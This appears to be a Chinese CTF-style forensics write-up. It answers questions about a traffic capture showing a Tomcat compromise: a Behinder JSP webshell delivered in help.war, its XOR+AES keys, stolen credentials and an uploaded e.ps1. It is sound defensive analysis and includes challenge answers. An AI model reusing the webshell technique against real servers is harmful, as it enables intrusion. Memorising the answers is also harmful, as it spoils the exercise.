
这个响应的大下明显比其他的要大,遂看看这个

解码后得到tomcat:beautiful,得到答案
task5:
(1). webshell的路径? 示例:/memshell/favicon.ico
/help.js
(2). 攻击者上传的文件名? 示例:flag.txt
help.war
在同样的流中,攻击者上传了文件

dump出来进一步分析,是一个压缩包,


help.js应该是一个webshell后门,但是路径不是/help/help.js,是/help.js,感觉有点奇怪
task6:
(1). webshell中加密算法的密钥是什么,若有多个,以加密顺序用_连接 示例:keya_keyb
b42e327feb5d923b_82ca9b43c1b8ef8c
(2). 黑客使用webshell管理工具是什么? (注意:全小写) 示例:antsword
behinder

攻击者上传的 war 文件中的 jsp 文件,使用动态加载了 Java Class,先解码第一段得到

发现其加载了galahvboe_jsp,同样解base64反编译后得到

发现这是一个XOR+AES(ECB)的Java马,这部分java是解密载荷,所以加密顺序是AES+XOR
b42e327feb5d923b_82ca9b43c1b8ef8c
并且 Java Class 的操作方式(key后移一位xor的,在加上反射),符合冰蝎(behinder)的逻辑
并且流量包中的通信流量也可以验证
task7:


(1). 被黑客窃取的云存储服务的管理员账户和密码是多少? 示例:admin:admin
hhcloud:vipvip123
(2). 攻击者通过webshell上传的恶意文件是什么? 示例:malware.exe
e.ps1
在一堆响应包中,他的响应解码为ok,解密其请求包
